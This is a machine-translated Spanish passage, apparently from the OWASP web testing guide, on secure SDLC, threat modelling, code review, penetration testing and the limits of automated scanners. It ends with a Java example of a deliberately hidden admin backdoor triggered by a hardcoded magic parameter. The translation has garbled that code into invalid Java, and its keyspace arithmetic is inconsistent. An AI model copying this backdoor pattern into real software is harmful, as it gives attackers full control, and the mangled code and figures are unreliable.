profesionales de la seguridad se han dado cuenta de la falacia del modelo de parchear y penetrar que prevaleció en la seguridad de la información durante los años noventa. El modelo de parchear y penetrar implica corregir un error informado, pero sin una investigación adecuada de la causa raíz. Este modelo suele asociarse con la ventana de vulnerabilidad, también denominada ventana de exposición, que se muestra en la siguiente figura. La evolución de las vulnerabilidades en el software común utilizado en todo el mundo ha demostrado la ineficacia de este modelo. Para obtener más información sobre las ventanas de exposición, consulte Schneier sobre seguridad.

Machine Translated by Google

Estudios de vulnerabilidad como el Informe sobre amenazas a la seguridad en Internet de Symantec han demostrado que con el tiempo de reacción de los atacantes en todo el mundo, la ventana típica de vulnerabilidad no proporciona tiempo suficiente para la instalación de parches, ya que el tiempo entre el descubrimiento de una vulnerabilidad y el desarrollo y lanzamiento de un ataque automatizado contra ella disminuye cada año.

Hay varias suposiciones incorrectas en el modelo de parchear y penetrar. Muchos usuarios creen que los parches interfieren con las operaciones normales o pueden dañar las aplicaciones existentes. También es incorrecto suponer que todos los usuarios conocen los parches recién lanzados. En consecuencia, no todos los usuarios de un producto aplicarán parches, ya sea porque creen que pueden interferir con el funcionamiento del software o porque carecen de conocimiento sobre su existencia.




Figura 2-2: Ventana de vulnerabilidad

Es esencial incorporar la seguridad en el ciclo de vida de desarrollo de software (SDLC) para evitar problemas de seguridad recurrentes dentro de una aplicación. Los desarrolladores pueden incorporar seguridad al SDLC mediante el desarrollo de estándares, políticas y directrices que se ajusten y funcionen dentro de la metodología de desarrollo. Se deben utilizar modelos de amenazas y otras técnicas para ayudar a asignar los recursos adecuados a aquellas partes de un sistema que están en mayor riesgo.

El SDLC es el rey

El SDLC es un proceso bien conocido por los desarrolladores. Al integrar la seguridad en cada fase del SDLC, se permite un enfoque holístico de la seguridad de las aplicaciones que aprovecha los procedimientos que ya existen dentro de la organización. Tenga en cuenta que, si bien los nombres de las distintas fases pueden cambiar según el modelo SDLC utilizado por una organización, cada fase conceptual del arquetipo SDLC se utilizará para desarrollar la aplicación (es decir, definir, diseñar, desarrollar, implementar y mantener). Cada fase tiene consideraciones de seguridad que deben formar parte del proceso existente, para garantizar un programa de seguridad integral y rentable.

Existen varios marcos SDLC seguros que brindan asesoramiento tanto descriptivo como prescriptivo. El hecho de que una persona siga un asesoramiento descriptivo o prescriptivo depende de la madurez del proceso SDLC. Básicamente, los consejos prescriptivos muestran cómo debería funcionar el SDLC seguro, y los consejos descriptivos muestran cómo se utiliza en el mundo real. Ambos tienen su lugar. Por ejemplo, si no sabe por dónde empezar, un marco prescriptivo puede proporcionar un menú de posibles controles de seguridad que se pueden aplicar dentro del SDLC. Luego, el asesoramiento descriptivo puede ayudar a impulsar el proceso de decisión al presentar lo que ha funcionado bien para otras organizaciones. Los SDLC seguros descriptivos incluyen BSIMM; y los SDLC seguros prescriptivos incluyen el Modelo de Madurez de Garantía de Software Abierto (OpenSAMM) de OWASP y la norma ISO/IEC 27034 Partes 1-7, todos publicados (excepto la parte 4).

Pruebe temprano y con frecuencia

Machine Translated by Google

Cuando se detecta un error temprano dentro del SDLC, se puede solucionar más rápido y a un costo menor. En este sentido, un error de seguridad no es diferente de un error funcional o basado en el rendimiento. Un paso clave para hacer esto posible es educar a los equipos de desarrollo y control de calidad sobre los problemas de seguridad comunes y las formas de detectarlos y prevenirlos. Aunque nuevas bibliotecas, herramientas o lenguajes pueden ayudar a diseñar programas con menos errores de seguridad, constantemente surgen nuevas amenazas y los desarrolladores deben ser conscientes de las amenazas que afectan al software que están desarrollando. La educación en pruebas de seguridad también ayuda a los desarrolladores a adquirir la mentalidad adecuada para probar una aplicación desde la perspectiva de un atacante. Esto permite que cada organización considere las cuestiones de seguridad como parte de sus responsabilidades existentes.

Automatización de pruebas

En metodologías de desarrollo modernas como (pero no limitadas a): ágil, devops/devsecops o desarrollo rápido de aplicaciones (RAD), se debe considerar la integración de pruebas de seguridad en flujos de trabajo de integración/implementación continua (CI/CD) para poder mantener información/análisis de seguridad de referencia e identificar debilidades del tipo “al alcance de la mano”. Esto se puede hacer aprovechando las pruebas de seguridad de aplicaciones dinámicas (DAST), las pruebas de seguridad de aplicaciones estáticas (SAST) y el análisis de composición de software (SCA) o herramientas de seguimiento de dependencias durante los flujos de trabajo de lanzamiento automatizados estándar o de forma programada periódicamente.

Comprender el alcance de la seguridad

Es importante saber cuánta seguridad requerirá un proyecto determinado. Los activos que se van a proteger deben recibir una clasificación que indique cómo deben manejarse (por ejemplo, confidencial, secreto, ultrasecreto). Se deben llevar a cabo conversaciones con el consejo legal para garantizar que se cumplan los requisitos de seguridad específicos. En los EE.UU., los requisitos pueden provenir de regulaciones federales, como la Ley Gramm-Leach-Bliley, o de leyes estatales, como la SB-1386 de California.
Para las organizaciones con sede en países de la UE, pueden aplicarse tanto regulaciones específicas del país como directivas de la UE. Por ejemplo, la Directiva 96/46/CE4 y Reglamento (UE) 2016/679 (Reglamento General de Protección de Datos) hacer obligatorio tratar los datos personales en las aplicaciones con el debido cuidado, cualquiera que sea la aplicación.

Desarrollar la mentalidad adecuada

Probar con éxito una aplicación en busca de vulnerabilidades de seguridad requiere pensar de manera innovadora. Los casos de uso normales probarán el comportamiento normal de la aplicación cuando un usuario la use de la manera esperada. Unas buenas pruebas de seguridad requieren ir más allá de lo esperado y pensar como un atacante que intenta vulnerar la aplicación.
El pensamiento creativo puede ayudar a determinar qué datos inesperados pueden provocar que una aplicación falle de forma insegura.
También puede ayudar a encontrar suposiciones hechas por los desarrolladores web que no siempre son ciertas y cómo esas suposiciones pueden subvertirse. Una de las razones por las que las herramientas automatizadas hacen un mal trabajo al probar vulnerabilidades es que las herramientas automatizadas no piensan de manera creativa. El pensamiento creativo debe realizarse caso por caso, ya que la mayoría de las aplicaciones web se desarrollan de una manera única (incluso cuando se utilizan marcos comunes).

entender el tema

Una de las primeras iniciativas importantes en cualquier buen programa de seguridad debería ser exigir documentación precisa de la aplicación. La arquitectura, los diagramas de flujo de datos, los casos de uso, etc. deben registrarse en documentos formales y estar disponibles para su revisión. Las especificaciones técnicas y los documentos de solicitud deben incluir información que enumere no solo los casos de uso deseados, sino también cualquier caso de uso específicamente no permitido. Finalmente, es bueno tener al menos una infraestructura de seguridad básica que permita monitorear y determinar las tendencias de los ataques contra las aplicaciones y la red de una organización (por ejemplo, sistemas de detección de intrusos).

Utilice las herramientas

adecuadas Si bien ya hemos dicho que no existe una herramienta mágica, las herramientas sí desempeñan un papel fundamental en el programa de seguridad general. Existe una variedad de herramientas comerciales y de código abierto que pueden automatizar muchas tareas de seguridad rutinarias. Estas herramientas pueden simplificar y acelerar el proceso de seguridad ayudando al personal de seguridad en sus tareas. Sin embargo, es importante comprender exactamente qué pueden y qué no pueden hacer estas herramientas para que no se sobrevendan ni se utilicen incorrectamente.

El diablo está en los detalles

Es fundamental no realizar una revisión de seguridad superficial de una aplicación y considerarla completa. Esto infundirá una falsa sensación de confianza que puede ser tan peligrosa como no haber realizado una revisión de seguridad en primer lugar. Es vital revisar cuidadosamente los hallazgos y eliminar cualquier falso positivo que pueda quedar en el informe. Informar de un hallazgo de seguridad incorrecto a menudo puede socavar el mensaje válido del resto de un informe de seguridad. Se debe tener cuidado para verificar

Machine Translated by Google

que se hayan probado todas las secciones posibles de la lógica de la aplicación y que se hayan explorado todos los escenarios de casos de uso en busca de posibles vulnerabilidades.

Utilice el código fuente cuando esté disponible

Si bien los resultados de las pruebas de penetración de caja negra pueden ser impresionantes y útiles para demostrar cómo se exponen las vulnerabilidades en un entorno de producción, no son la forma más eficaz ni eficiente de proteger una aplicación. Es difícil para las pruebas dinámicas probar toda la base del código, especialmente si existen muchas declaraciones condicionales anidadas. Si el código fuente de la aplicación está disponible, se debe entregar al personal de seguridad para ayudarlo mientras realiza la revisión. Es posible descubrir vulnerabilidades dentro del origen de la aplicación que se pasarían por alto durante una interacción de caja negra.

Desarrollar métricas

Una parte importante de un buen programa de seguridad es la capacidad de determinar si las cosas están mejorando. Es importante realizar un seguimiento de los resultados de las pruebas y desarrollar métricas que revelen las tendencias de seguridad de las aplicaciones dentro de la organización.

Las buenas métricas mostrarán:

- Si se requiere más educación y capacitación;
- Si existe un mecanismo de seguridad particular que el equipo de desarrollo no comprende claramente;
- Si el número total de problemas relacionados con la seguridad que se encuentran está disminuyendo.

Las métricas consistentes que se pueden generar de forma automatizada a partir del código fuente disponible también ayudarán a la organización a evaluar la efectividad de los mecanismos introducidos para reducir los errores de seguridad en el desarrollo de software. Las métricas no se desarrollan fácilmente, por lo que utilizar un estándar como el proporcionado por IEEE es un buen punto de partida.

Documente los resultados de la prueba

Para concluir el proceso de prueba, es importante producir un registro formal de qué acciones de prueba se tomaron, quién, cuándo se realizaron y detalles de los resultados de la prueba. Es aconsejable acordar un formato aceptable para el informe que sea útil para todas las partes interesadas, que pueden incluir desarrolladores, gestión de proyectos, propietarios de empresas, departamento de TI, auditoría y cumplimiento.

El informe debe identificar claramente al propietario de la empresa dónde existen riesgos importantes y hacerlo de manera suficiente para obtener su respaldo para acciones de mitigación posteriores. El informe también debe ser claro para el desarrollador al señalar la función exacta que se ve afectada por la vulnerabilidad y las recomendaciones asociadas para resolver problemas en un lenguaje que el desarrollador comprenda. El informe también debería permitir que otro evaluador de seguridad reproduzca los resultados. Escribir el informe no debería ser demasiado oneroso para el evaluador de seguridad. Los evaluadores de seguridad generalmente no son reconocidos por sus habilidades de escritura creativa, y acordar un informe complejo puede llevar a casos en los que los resultados de las pruebas no se documenten adecuadamente. El uso de una plantilla de informe de prueba de seguridad puede ahorrar tiempo y garantizar que los resultados se documenten de forma precisa y coherente, y que estén en un formato adecuado para la audiencia.

Explicación de las técnicas de prueba

Esta sección presenta una descripción general de alto nivel de varias técnicas de prueba que se pueden emplear al crear un programa de prueba. No presenta metodologías específicas para estas técnicas, ya que esta información se trata en el Capítulo 3.
Esta sección se incluye para proporcionar contexto para el marco presentado en el próximo capítulo y para resaltar las ventajas o desventajas de algunas de las técnicas que deben considerarse. En particular, cubriremos:

- Inspecciones y revisiones manuales
- Modelado de amenazas
- Revisión de código
- Pruebas de penetración

Inspecciones y revisiones manuales

Machine Translated by Google

Descripción general

Las inspecciones manuales son revisiones humanas que normalmente prueban las implicaciones de seguridad de las personas, las políticas y los procesos. Las inspecciones manuales también pueden incluir la inspección de decisiones tecnológicas, como los diseños arquitectónicos. Por lo general, se llevan a cabo analizando documentación o realizando entrevistas con los diseñadores o propietarios del sistema.

Si bien el concepto de inspecciones manuales y revisiones humanas es simple, pueden estar entre las técnicas más poderosas y efectivas disponibles. Al preguntarle a alguien cómo funciona algo y por qué se implementó de una manera específica, el evaluador puede determinar rápidamente si es probable que sea evidente algún problema de seguridad. Las inspecciones y revisiones manuales son una de las pocas formas de probar el proceso del ciclo de vida del desarrollo de software en sí y de garantizar que exista una política o un conjunto de habilidades adecuadas.

Como ocurre con muchas cosas en la vida, al realizar inspecciones y revisiones manuales se recomienda adoptar un modelo de confianza pero verificación. No todo lo que se le muestre o le diga al evaluador será exacto. Las revisiones manuales son particularmente buenas para comprobar si las personas comprenden el proceso de seguridad, conocen las políticas y tienen las habilidades adecuadas para diseñar o implementar aplicaciones seguras.

Otras actividades, incluida la revisión manual de la documentación, las políticas de codificación segura, los requisitos de seguridad y los diseños arquitectónicos, deben realizarse mediante inspecciones manuales.

Ventajas

- No requiere tecnología de soporte
- Se puede aplicar a una variedad de situaciones.
- Flexible
- Promueve el trabajo en equipo
- A principios del SDLC

Desventajas

- Puede llevar mucho tiempo
- El material de apoyo no siempre está disponible
- Requiere pensamiento y habilidad humanos significativos para ser efectivo.

Modelado de amenazas

Descripción general

El modelado de amenazas se ha convertido en una técnica popular para ayudar a los diseñadores de sistemas a pensar en las amenazas a la seguridad que podrían enfrentar sus sistemas y aplicaciones. Por lo tanto, el modelado de amenazas puede verse como una evaluación de riesgos para las aplicaciones. Permite al diseñador desarrollar estrategias de mitigación para posibles vulnerabilidades y le ayuda a centrar sus recursos y atención inevitablemente limitados en las partes del sistema que más lo requieren. Se recomienda que todas las aplicaciones tengan un modelo de amenazas desarrollado y documentado. Los modelos de amenazas deben crearse lo antes posible en el SDLC y deben revisarse a medida que la aplicación evoluciona y avanza el desarrollo.

Para desarrollar un modelo de amenaza, recomendamos adoptar un enfoque simple que siga el NIST 800-30. estándar para la evaluación de riesgos. Este enfoque implica:

- Descomponer la aplicación: utilice un proceso de inspección manual para comprender cómo funciona la aplicación, sus activos, funcionalidad y conectividad.
- Definición y clasificación de los activos: clasifique los activos en activos tangibles e intangibles y clasifíquelos según su importancia comercial.
- Explorar vulnerabilidades potenciales, ya sean técnicas, operativas o de gestión.
- Exploración de amenazas potenciales: desarrolle una visión realista de los posibles vectores de ataque desde la perspectiva de un atacante mediante el uso de escenarios de amenazas o árboles de ataque.
- Crear estrategias de mitigación: desarrollar controles de mitigación para cada una de las amenazas que se consideren realistas.

Machine Translated by Google

El resultado de un modelo de amenaza en sí puede variar, pero suele ser una colección de listas y diagramas. Varios proyectos de código abierto y productos comerciales respaldan metodologías de modelado de amenazas a aplicaciones que pueden usarse como referencia para probar aplicaciones en busca de posibles fallas de seguridad en el diseño de la aplicación. No existe una forma correcta o incorrecta de desarrollar modelos de amenazas y realizar evaluaciones de riesgos de la información en las aplicaciones.

Ventajas

- Vista práctica del atacante del sistema.
- Flexible
- A principios del SDLC

Desventajas

- Buenos modelos de amenazas no significan automáticamente un buen software

Revisión del código fuente

Descripción general

La revisión del código fuente es el proceso de verificar manualmente el código fuente de una aplicación web en busca de problemas de seguridad. Muchas vulnerabilidades de seguridad graves no se pueden detectar con ninguna otra forma de análisis o prueba. Como dice el dicho popular “si quieres saber qué está pasando realmente, ve directo a la fuente”. Casi todos los expertos en seguridad coinciden en que no hay sustituto para mirar el código. Toda la información para identificar problemas de seguridad está en el código, en alguna parte. A diferencia de las pruebas de software cerrado, como los sistemas operativos, al probar aplicaciones web (especialmente si han sido desarrolladas internamente), el código fuente debe estar disponible para fines de prueba.

Muchos problemas de seguridad no intencionales pero importantes son extremadamente difíciles de descubrir con otras formas de análisis o pruebas, como las pruebas de penetración. Esto hace que el análisis del código fuente sea la técnica elegida para las pruebas técnicas. Con el código fuente, un evaluador puede determinar con precisión lo que está sucediendo (o se supone que está sucediendo) y eliminar las conjeturas de las pruebas de caja negra.

Ejemplos de problemas que son particularmente propicios para ser encontrados a través de revisiones de código fuente incluyen problemas de concurrencia, lógica empresarial defectuosa, problemas de control de acceso y debilidades criptográficas, así como puertas traseras, troyanos, huevos de Pascua, bombas de tiempo, bombas lógicas y otras formas de código malicioso. Estos problemas suelen manifestarse como las vulnerabilidades más dañinas de las aplicaciones web. El análisis del código fuente también puede ser extremadamente eficiente para encontrar problemas de implementación, como lugares donde no se realizó la validación de entrada o donde pueden estar presentes procedimientos de control de apertura fallida. También es necesario revisar los procedimientos operativos, ya que el código fuente que se está implementando podría no ser el mismo que el que se analiza aquí. Discurso de Ken Thompson en el Premio Turing describe una posible manifestación de este problema.

Ventajas

- Integridad y eficacia
- Exactitud
- Rápido (para revisores competentes)

Desventajas

- Requiere desarrolladores altamente capacitados y conscientes de la seguridad
- Puede pasar por alto problemas en bibliotecas compiladas
- No se pueden detectar errores de tiempo de ejecución fácilmente
- El código fuente realmente implementado puede diferir del que se está analizando.

Para obtener más información sobre la revisión de código, consulte el proyecto de revisión de código de OWASP.

Pruebas de penetración

Descripción general

Machine Translated by Google

Las pruebas de penetración han sido una técnica común utilizada para probar la seguridad de la red durante décadas. También se conoce comúnmente como prueba de caja negra o piratería ética. Las pruebas de penetración son esencialmente el "arte" de probar un sistema o aplicación de forma remota para encontrar vulnerabilidades de seguridad, sin conocer el funcionamiento interno del objetivo. Normalmente, el equipo de pruebas de penetración puede acceder a una aplicación como si fueran usuarios. El evaluador actúa como un atacante e intenta encontrar y explotar vulnerabilidades. En muchos casos, al evaluador se le proporcionará una o más cuentas válidas en el sistema.

Si bien las pruebas de penetración han demostrado ser efectivas en la seguridad de la red, la técnica no se traduce naturalmente en aplicaciones. Cuando se realizan pruebas de penetración en redes y sistemas operativos, la mayor parte del trabajo involucrado consiste en encontrar y luego explotar vulnerabilidades conocidas en tecnologías específicas. Como las aplicaciones web son casi exclusivamente personalizadas, las pruebas de penetración en el ámbito de las aplicaciones web se parecen más a la investigación pura. Se han desarrollado algunas herramientas automatizadas de prueba de penetración, pero considerando la naturaleza personalizada de las aplicaciones web, su efectividad por sí sola puede ser pobre.

Mucha gente utiliza las pruebas de penetración de aplicaciones web como su principal técnica de prueba de seguridad. Si bien ciertamente tiene su lugar en un programa de prueba, no creemos que deba considerarse como la técnica de prueba principal o única. Como escribió Gary McGraw en Software Penetration Testing, "En la práctica, una prueba de penetración sólo puede identificar una pequeña muestra representativa de todos los posibles riesgos de seguridad en un sistema". Sin embargo, las pruebas de penetración enfocadas (es decir, pruebas que intentan explotar vulnerabilidades conocidas detectadas en revisiones anteriores) pueden ser útiles para detectar si algunas vulnerabilidades específicas realmente están solucionadas en el código fuente implementado.

Ventajas

- Puede ser rápido (y por lo tanto barato)
- Requiere un conjunto de habilidades relativamente menor que la revisión del código fuente
- Prueba el código que realmente está siendo expuesto.

Desventajas

- Demasiado tarde en el SDLC
- Solo pruebas de impacto frontal

La necesidad de un enfoque equilibrado Con tantas técnicas y enfoques

para probar la seguridad de las aplicaciones web, puede resultar difícil entender qué técnicas utilizar o cuándo utilizarlas. La experiencia demuestra que no existe una respuesta correcta o incorrecta a la pregunta de qué técnicas exactamente deberían usarse para construir un marco de prueba. De hecho, se deben utilizar todas las técnicas para probar todas las áreas que deben probarse.

Aunque está claro que no existe una técnica única que pueda realizarse para cubrir eficazmente todas las pruebas de seguridad y garantizar que se hayan abordado todos los problemas, muchas empresas adoptan un solo enfoque. Históricamente, el único enfoque utilizado ha sido las pruebas de penetración. Las pruebas de penetración, si bien son útiles, no pueden abordar eficazmente muchos de los problemas que es necesario probar. Simplemente es “demasiado poco y demasiado tarde” en el SDLC.

El enfoque correcto es un enfoque equilibrado que incluya varias técnicas, desde revisiones manuales hasta pruebas técnicas y pruebas integradas de CI/CD. Un enfoque equilibrado debería abarcar las pruebas en todas las fases del SDLC. Este enfoque aprovecha las técnicas más apropiadas disponibles, dependiendo de la fase actual del SDLC.

Por supuesto, hay momentos y circunstancias en los que sólo una técnica es posible. Por ejemplo, considere una prueba de una aplicación web que ya se ha creado, pero donde la parte que realiza la prueba no tiene acceso al código fuente. En este caso, las pruebas de penetración son claramente mejores que ninguna prueba. Sin embargo, se debe alentar a las partes que realizan las pruebas a cuestionar suposiciones, como la de no tener acceso al código fuente, y a explorar la posibilidad de realizar pruebas más completas.

Un enfoque equilibrado varía dependiendo de muchos factores, como la madurez del proceso de prueba y la cultura corporativa. Se recomienda que un marco de pruebas equilibrado se parezca a las representaciones que se muestran en la Figura 3 y la Figura 4. La siguiente figura muestra una representación proporcional típica superpuesta al SLDC. En

Machine Translated by Google

Siguiendo la investigación y la experiencia, es fundamental que las empresas pongan mayor énfasis en las primeras etapas de desarrollo.




Figura 2-3: Proporción de esfuerzo de prueba en SDLC

La siguiente figura muestra una representación proporcional típica superpuesta a las técnicas de prueba.

Machine Translated by Google




Figura 2-4: Proporción del esfuerzo de prueba según la técnica de prueba

Una nota sobre los escáneres de aplicaciones web

Muchas organizaciones han comenzado a utilizar escáneres de aplicaciones web automatizados. Si bien sin duda tienen un lugar en un programa de pruebas, es necesario resaltar algunas cuestiones fundamentales sobre por qué se cree que la automatización de las pruebas de caja negra no es (ni será nunca) completamente efectiva. Sin embargo, resaltar estos problemas no debería desalentar el uso de escáneres de aplicaciones web. Más bien, el objetivo es garantizar que se comprendan las limitaciones y que los marcos de prueba se planifiquen adecuadamente.

Es útil comprender la eficacia y las limitaciones de las herramientas automatizadas de detección de vulnerabilidades. Con este fin, el OWASP Benchmark Project es un conjunto de pruebas diseñado para evaluar la velocidad, cobertura y precisión de las herramientas y servicios automatizados de detección de vulnerabilidades de software. La evaluación comparativa puede ayudar a probar las capacidades de estas herramientas automatizadas y ayudar a hacer explícita su utilidad.

Los siguientes ejemplos muestran por qué las pruebas de caja negra automatizadas pueden no ser efectivas.

Ejemplo 1: parámetros mágicos

Imagine una aplicación web simple que acepta un par de nombre-valor "mágico" y luego el valor. Para simplificar, la solicitud GET puede ser: http://www.host/application?magic=value

Para simplificar aún más el ejemplo, los valores en este caso solo pueden ser caracteres ASCII a – z (mayúsculas o minúsculas) y números enteros del 0 al 9.

Los diseñadores de esta aplicación crearon una puerta trasera administrativa durante las pruebas, pero la ofuscaron para evitar que un observador casual la descubriera. Al enviar el valor sf8g7sfjdsurtsdieerwqredsgnfg8d (30 caracteres), el usuario iniciará sesión y se le presentará una pantalla administrativa con control total de la aplicación. La solicitud HTTP ahora es: http://www.host/application?magic=sf8g7sfjdsurtsdieerwqredsgnfg8d

Dado que todos los demás parámetros eran campos simples de dos y tres caracteres, no es posible comenzar a adivinar combinaciones con aproximadamente 28 caracteres. Un escáner de aplicaciones web necesitará fuerza bruta (o adivinar) todo

Machine Translated by Google

espacio clave de 30 caracteres. Esto equivale a 30^28 permutaciones, o billones de solicitudes HTTP. Ése es un electrón en un pajar digital.

El código para este ejemplo de verificación de parámetros mágicos puede verse similar al siguiente:

```
public void doPost ( solicitud HttpServletRequest, respuesta HttpServletResponse) {
    Magia de cuerdas = "sf8g7sfjdsurtsdieerwqredsgnfg8d";
    administrador booleano = magic.equals( request.getParameter("magia")); if (admin)
    doAdmin(solicitud, respuesta); else … //
    procesamiento normal
}
```

Al mirar el código, la vulnerabilidad prácticamente salta de la página como un problema potencial.

